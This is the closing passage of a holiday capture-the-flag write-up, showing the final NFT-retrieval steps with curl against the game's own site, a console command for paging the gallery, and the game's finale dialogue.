0x1cf31d07e22e61639cdf17dcf29fffb7b9ed217659ef5fdb5bfdee022bdae0f33, Block:  
101611  
Remember: Just like we planned, tell everyone you know to **BUY A BoredSporc**.  
When general sales start, and the humans start buying them up, the prices will skyrocket, and we all sell at once!  
The market will tank, but we'll all be rich!!!

8. Use the URL obtained in the successful transaction to obtain a link to the BoredSporc NFT.

```
$ curl https://boredsporcrowboatsociety.com/TOKENS/BSRS538  
{ "name": "BSRS Token #000538", "description": "Official Bored Sporc Rowboat Society Sporc #000538", "image":  
"https://boredsporcrowboatsociety.com/TOKENS/TOKENIMAGES/BSRS538.png",  
"external_url": "https://boredsporcrowboatsociety.com/TOKENS/BSRS538", "token_id":  
538 }
```




9. Download your NFT from the image URL.

```
$curl --output BSR538.png  
https://boredsporcrowboatsociety.com/TOKENS/TOKENIMAGES/BSRS538.png
```

Alternatively, you can view your Sporc on the Bored Sporc Rowing Society gallery page. There may be a lot of Sporcs, but you can jump to yours quickly. While viewing the gallery (<https://boredsporcrowboatsociety.com/gallery.html>), open the console tab in the web developer tools and enter the following command:

```
do_page(Math.ceil(<YOUR_SPORC_NUMBER>/6));
```

This refreshes the gallery page to the page number which your Sporc is displayed on.



# Finale

Return to Santa's Castle for the final scene and credits.



And by the magic of the rings, Grinchum has been restored back to his true, merry self: Smilegol!

You see, all Flobbits are drawn to the Rings,

but somehow, Smilegol was able to snatch them from my castle.

To anyone but me, their allure becomes irresistible the more Rings someone possesses.

That allure eventually tarnishes the holder's Holiday Spirit, which is about giving, not possessing.

That's exactly what happened to Smilegol; that selfishness morphed him into Grinchum.

But thanks to you, Grinchum is no more, and the holiday season is saved!

Ho ho ho, happy holidays!

# Obligatory meme

Instead of attempting to document the abundance of references to the works of J.R.R Tolkien found throughout this year's challenge, I offer the following meme.

